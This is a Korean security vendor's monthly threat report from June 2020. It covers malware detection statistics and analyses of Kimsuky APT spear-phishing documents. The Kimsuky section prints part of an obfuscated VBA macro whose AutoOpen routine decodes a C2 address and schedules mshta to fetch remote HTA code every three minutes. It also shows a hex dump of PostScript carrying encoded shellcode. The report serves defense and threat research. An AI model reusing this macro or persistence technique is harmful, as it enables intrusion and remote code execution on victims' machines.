이스트시큐리티

보안 동향 보고서

No.129 2020.06

No.129 2020.06

이스트시큐리티 보안 동향 보고서

CONTENTS

01
악성코드 통계 및 분석

악성코드 동향

알약 악성코드 탐지 통계

랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계

1. 악성코드 동향

정말 많은 APT 그룹의 공격이 확인되었던 5 월이었습니다.

5 월 초 통일 정책분야 연구원으로 사칭한 '금성 121' 조직의 APT 공격을 시작으로, '라자루스(Lazarus)' 조직의 해외 방위산업체 타깃 APT 공격과 한국 증권사 직원 타깃 APT 공격이 확인되기도 했습니다.

또한, '비너스락커' 조직의 이력서를 위장한 Nemty 랜섬웨어 & Makop 랜섬웨어+정보 탈취 악성코드 공격, 핵 이슈를 다루는 학술 연구 재단을 사칭한 '코니(Konni) 조직의 APT 공격, 김수키(Kimsuky) 조직의 '북한 내 코로나 19 상황 인터뷰' 문건으로 사칭한 APT 공격까지 모두 5 월 한달동안 발생했던 APT 공격이었습니다. 외부로 드러나지 않은 APT 공격까지 포함한다면 실제 공격은 더 많았을 것으로 추정됩니다.

물론, 위와 같이 대외적으로 알려진 APT 공격 그룹의 소행으로 확정하기 어려운 공격자들의 공격도 많이 발생하였습니다. 이들 역시 국내 기업이나 공공기관을 사칭하거나 국내 암호화폐 거래소 신입사원 입력양식 메일로 위장하여 유창하게 작성한 한글 메일과 함께 타깃 공격을 시도한 정황도 몇차례 포착되었습니다.

공격자들은 주로 APT 공격을 위해 이메일을 활용했고 첨부파일 내에 악성 매크로가 포함된 문서파일 및 정보 탈취 악성코드 / 랜섬웨어 등을 포함시켜 사용자로 하여금 첨부파일을 열어보도록 다양한 소재로 유혹하는 사회공학적 기법을 주로 활용했던 것으로 확인됩니다.

APT 공격 외에도 국내에서는 크게 이슈화되지 않았으나 해외에서는 큰 이슈가 되었던 '워드프레스 플러그인' 취약점 이슈도 워드프레스 플랫폼을 이용해 사이트를 운영하거나 서비스를 제공하는 개인/업체 입장에서는 반드시 주목해봐야 하는 이슈였으며, 국내 업체 2 곳이 포함된 10 곳의 회사 데이터베이스가 해킹되어 다크웹에서 판매되고 있는 부분(실제데이터 여부 검증 아직 안됨)도 한번쯤 살펴봐야 하는 이슈였습니다.

최근 코로나 19 키워드를 활용한 이슈가 3,4 월에 비해서는 감소하고 있는 추세를 보이고 있지만 공격자들은 대한민국의 '긴급재난지원금 신청' 시기에 맞춰 대규모 스미싱을 시도하고 있는 만큼 항상 출처를 알 수 없는 메일이나 문자, 메시지 등을 열람할 경우 특히 첨부된 파일이나 URL 을 열어보는 경우에는 더더욱 각별한 주의가 요구됩니다.

2. 알약 악성코드 탐지 통계

감염 악성코드 TOP15

감염 악성코드 Top 15 는 사용자 PC 에서 탐지된 악성코드를 기반으로 산출한 통계다.

2020 년 5 월의 감염 악성코드 Top 15 리스트에서는 지난 2020 년 3 월과 4 월에 1 위를 차지했었던 Hosts.media.opencandy.com 가 5 월에도 동일하게 1 위를 차지했으며, 4 월에 3 위를 차지했던 Misc.HackTool.AutoKMS 가 5 월에는 한계단 상승한 2 위를 차지했다.


순위	등락	악성코드 진단명	카테고리	합계(감염자 수)
1	-	Hosts.media.opencandy.com	Host	933,773
2	↑ 1	Misc.HackTool.AutoKMS	Trojan	469,374
3	↑ 1	Trojan.Agent.gen	Trojan	436,974
4	New	JS:Adware.Popunder.B	Adware	370,264
5	↑ 3	Gen:Variant.Razy.107843	Trojan	354,763
6	↓ 4	JS:Trojan.Cryxos.2745	Trojan	289,277
7	-	Misc.HackTool.KMSActivator	Trojan	252,082
8	↓ 3	Trojan.ShadowBrokers.A	Trojan	224,609
9	New	Trojan.Agent.452608H	Trojan	173,465
10	↑ 2	Gen:Variant.Ulise.104992	Trojan	159,399
11	-	Gen:Variant.Razy.553929	Trojan	139,386
12	↑ 1	Misc.Riskware.TunMirror	Trojan	134,706
13	↑ 1	Misc.Keygen	Trojan	121,592
14	New	Worm.ACAD.Bursted	Worm	104,607
15	New	Trojan.LNK.Gen	Trojan	102,392

*자체 수집, 신고된 사용자의 감염 통계를 합산하여 산출한 순위임

2020 년 05 월 01 일 ~ 2020 년 05 월 31 일


악성코드 유형별 비율

악성코드 유형별 비율에서 트로이목마(Trojan) 유형이 가장 많은 67%를 차지했으며 호스트파일(Host) 유형이 22%로 그 뒤를 이었다. 전반적으로 4 월에 비해 5 월의 전체 감염건수는 25%가량 크게 감소하였다.



카테고리별 악성코드 비율 전월 비교


5 월에는 4 월과 비교하여 트로이목마(Trojan) 악성코드 감염 카테고리 비율은 크게 감소하였고, 호스트파일(Host) 유형 악성코드 비율은 소폭 증가한 수준을 보였다.



3. 랜섬웨어 차단 및 악성코드 유포지/경유지 URL 통계


5 월 랜섬웨어 차단 통계

해당 통계는 통합백신 알약 공개용 버전의 '랜섬웨어 차단' 기능을 통해 수집한 월간통계로써, DB 에 의한 시그니쳐 탐지횟수는 통계에 포함되지 않는다. 5 월 1 일부터 5 월 31 일까지 총 52,424 건의 랜섬웨어 공격시도가 차단되었습니다. 4 월에 비해 랜섬웨어 공격건수는 약 11% 가량 감소하였다.



악성코드 유포지/경유지 URL 통계

해당 통계는 Threat Inside 에서 수집한 악성코드 유포지/경유지 URL 에 대한 월간 통계로, 5 월 한달간 총 5,609,909 건의 악성코드 경유지/유포지 URL 이 확인되었다. 이 수치는 4 월 한달 간 확인되었던 9,158,087 건의 악성코드 경유지/유포지 URL 수에 비해 약 39% 가량 크게 감소한 수치다.
악성코드 경유지/유포지 URL 의 경우 항상 고정적인 URL 만 모니터링하는 것이 아닌, 계속적으로 모니터링 대상을 확대하고 있기 때문에 월별로 증가세와 감소세를 비교하는 부분은 참고로만 봐주기 바란다.



02

전문가 보안 기고

1. 김수키(Kimsuky) 그룹, HWP, DOC, EXE 복합적 APT 공격 작전

2. 금성 121(Geumseong121) 그룹, 교원 모집 공고문 등으로 변칙적 워터링 홀 공격

1. 김수키(Kimsuky) 그룹, HWP, DOC, EXE 복합적 APT 공격 작전


특정 정부와 연계된 것으로 알려진 김수키(Kimsuky) 조직의 새로운 '스모크 스크린(Smoke Screen)' APT 캠페인 공격이 등장했습니다.

이들 조직은 최근 마이크로소프트사의 doc 문서파일 형식으로 주로 공격을 수행했는데, 예전처럼 한컴사의 hwp 문서 형식과 exe 실행 파일까지 복합적으로 사용하고 있는 것이 확인 되었습니다.

공격자들은 스피어 피싱(Spear Phishing) 대상에 따라 공격형식을 다중으로 사용하는 위협전술을 수행하고 있습니다.

또한, 문서파일 형식이 아닌 보안 프로그램처럼 위장한 exe 실행파일을 그대로 사용하기도 합니다.

1. Doc 문서 포맷을 이용한 공격 사례 분석



[그림 1] DOC 문서를 이용한 공격 사례

02 전문가 기고

DOC 악성문서는 처음 실행 시 PROTECTED DOCUMENT 내용을 보여주면서, 마치 문서의 보안기능 때문에 본문이 보여지지 않는 것처럼 속입니다. 그리고 [콘텐츠 사용]버튼을 클릭하여 악성 매크로 코드가 작동하도록 유인하게 됩니다.


이때 사용된 매크로 유도 표지 디자인은 다양하게 발견이 되고 있는데, ESRC 는 2018 년 다른 악성문서(42867ae8cf56e803fed5682134d18f90)에 보고된 바 있는 것을 김수키 조직이 유사하게 모방해 사용하고 있는 것을 확인 했습니다.

그리고 지난 05 월 29 일 공개된 '북한 내 코로나 19 상황 인터뷰' 문건으로 사칭한 김수키 APT 공격 주의! 내용에서도 동일한 것이 사용되었습니다. 이외에도 다양한 종류가 발견되고 있습니다.

한편, 만약 이용자가 보안 경고를 무시하고, [콘텐츠 사용] 버튼을 클릭할 경우 악성 코드가 실행됩니다.

그리고 정상적인 본문 내용을 보여주어 정상적인 문서로 오인하도록 만듭니다.

해당 문서의 만든이에는 'Robot Karll' 이름이 포함되어 있는데, 이 계정은 김수키 조직이 사용한 다수의 침해사건에서 목격되고 있습니다.



[그림 2] Robot Karll 만든이 속성 화면

악성 문서파일의 내부에는 다음과 같은 VBA 코드가 포함되어 있습니다.


```
ydpzryrkrrfk("636d64202f6320736368746l736b73202f437265617465202f5343204d494e555445202f4d4f2
ydpzryrkrrfk("72697665202f545220")
action = ydpzryrkrrfk("6d73687461") & ydpzryrkrrfk("20") & mas & ydpzryrkrrfk("7072652e68")
tmp = regInst & """ & action & """ & " /f"
With CreateObject(ydpzryrkrrfk("575363726970742e5368") & ydpzryrkrrfk("656c6c"))
.Run tmp, aoouvrlsdb, True
End With
End Sub
Sub pwdjbaitstjbswjev(pwd)
On Error GoTo eHandler
Application.ActiveWindow.View.Type = wdPrintView
ActiveDocument.Unprotect pwd
arr = Array(ydpzryrkrrfk("74") & ydpzryrkrrfk("626f78"), ydpzryrkrrfk("72") & ydpzryrkrrfk(
For Each itm In arr
ActiveDocument.Shapes(itm).Fill.Solid
ActiveDocument.Shapes(itm).Delete
Next
Selection.WholeStory
Selection.Font.Hidden = False
Selection.Collapse
ActiveDocument.Save
eHandler:
End Sub
Sub AutoOpen()
pwdjbaitstjbswjev (ydpzryrkrrfk("39302d3d6f705b5d6b") & ydpzryrkrrfk("6c3b27"))
rsrbsuevlwseu (ydpzryrkrrfk("687474703a2f2f") &
ydpzryrkrrfk("7777772e626f617a2e6b722f736b696e2f6d656d6265722f6c6f672f"))
End Sub
Private Function ydpzryrkrrfk(ByVal frnfqybkeufv As String) As String
Dim zfgvmslehmof As Long
For zfgvmslehmof = 1 To Len(frnfqybkeufv) Step 2
ydpzryrkrrfk = ydpzryrkrrfk & Chr$(Val("&H" & Mid$(frnfqybkeufv, zfgvmslehmof, 2)))
```

[그림 3] VBA 매크로 코드 화면

HEX 스트링으로 선언된 데이터를 ASCII 코드로 변환하면 다음과 같이 한국소재의 특정 명령제어(C2) 서버로 통신을 하도록 작업 스케줄러에 'OneDrive' 이름으로 3 분마다 무기한으로 반복하는 트리거를 등록하게 됩니다.

이 공격 시퀀스는 이미 '북한 내 코로나 19 상황 인터뷰' 문건으로 사칭한 김수키 조직 공격과 100% 일치합니다.

C2	http://www.boaz[.]kr/skin/member/log/pre.hta
	http://www.boaz[.]kr/skin/member/log/cross.php?op=1
	http://www.boaz[.]kr/skin/member/log/report.php
	http://www.boaz[.]kr/skin/member/log/suf.hta
	http://www.boaz[.]kr/skin/member/log/cross.php?op=3


2. Doc 문서 포맷을 이용한 공격 사례 분석

2020 년 06 월 02 일에는 hwp 문서 포맷을 이용한 김수키 조직의 악성 파일이 발견되었습니다.

해당 문서는 마지막 저장시간 기준으로 05 월 04 일 제작된 것으로 확인되었으며, 파일명은 '드론(무인항공기) 현황 및 개선방안.hwp' 입니다.

공격자는 드론 현황 및 개선방안 주제로 사용자를 유혹하였습니다.


hwp 문서 내부에는 포스트 스크립트(Post Script) 코드를 포함하고 있으며, 인코딩된 쉘코드를 호출하게 됩니다.



```
25 21 50 53 2D 41 64 6F   62 65 2D 33 2E 30 20 45   %!PS-Adobe-3.0.E
50 53 46 2D 33 2E 30 0D   0A 25 25 42 6F 75 6E 64   PSF-3.0..%%Bound
69 6E 67 42 6F 78 3A 20   30 20 30 20 36 30 30 20   ingBox:.0.0.600.
36 30 30 0D 0A 2F 6C 31   20 36 30 30 20 64 65 66   600../l1.600.def
0D 0A 34 20 6C 31 20 6D   6F 76 65 74 6F 0D 0A 2F   ..4.l1.moveto../
6C 32 20 6C 31 20 64 65   66 0D 0A 2F 6C 33 20 7B   l2.l1.def../l3.{
2F 6C 34 20 65 78 63 68   20 64 65 66 20 2F 6C 32   /l4.exch.def./l2
20 6C 32 20 6C 30 20 73   75 62 20 64 65 66 20 31   .l2.l0.sub.def.l
30 20 6C 32 20 6D 6F 76   65 74 6F 20 6C 34 20 73   0.l2.moveto.l4.s
68 6F 77 20 7D 20 62 69   6E 64 20 64 65 66 0D 0A   how.}.bind.def..
20 2F 61 72 20 3C 66 35   62 36 62 62 62 38 62 66   ./ar.<f5b6bbb8bf
62 36 65 62 66 61 65 62   65 63 66 39 39 63 39 63   b6ebfaebecf99c9c
39 63 39 63 66 61 62 65   62 66 62 63 66 61 66 35   9c9cfabebfbcfaf5
62 36 62 62 62 38 62 66   62 36 65 38 66 61 62 36   b6bbb8bfb6e8fab6
62 62 62 38 62 66 62 36   65 62 66 61 62 62 61 38   bbb8bfb6ebfabba8
61 38 62 62 61 33 66 61   62 65 62 66 62 63 66 61   a8bba3fabebfbcfa
66 35 62 36 62 62 62 38   62 66 62 36 65 39 66 61   f5b6bbb8bfb6e9fa
66 32 61 61 62 35 62 35   61 38 66 33 66 61 62 65   f2aab5b5a8f3fabe
62 66 62 63 66 61 66 35   62 36 62 62 62 38 62 66   bfbcfaf5b6bbb8bf
62 36 65 65 66 61 65 62   66 61 62 62 61 38 61 38   b6eefaebfabba8a8
62 62 61 33 66 61 62 65   62 66 62 63 66 61 66 35   bba3fabebfbcfaf5
62 36 62 62 62 38 62 66   62 36 65 66 66 61 65 61   b6bbb8bfb6effaea
```


[그림 4] 포스트 스크립트 화면

포스트 스크립트에 포함된 쉘코드는 디코딩 루틴을 통해 다음과 같은 명령제어(C2) 서버로 통신을 시도할 수 있도록 작업 스케줄러를 생성합니다.




[그림 4-1] 디코딩 화면

그리고 다음과 같은 정상적인 hwp 문서 본문을 보여주며, 이용자가 의심하지 않도록 만듭니다.



[그림 5] 드론(무인항공기) 현황 및 개선방안 내용으로 위장한 악성문서 화면

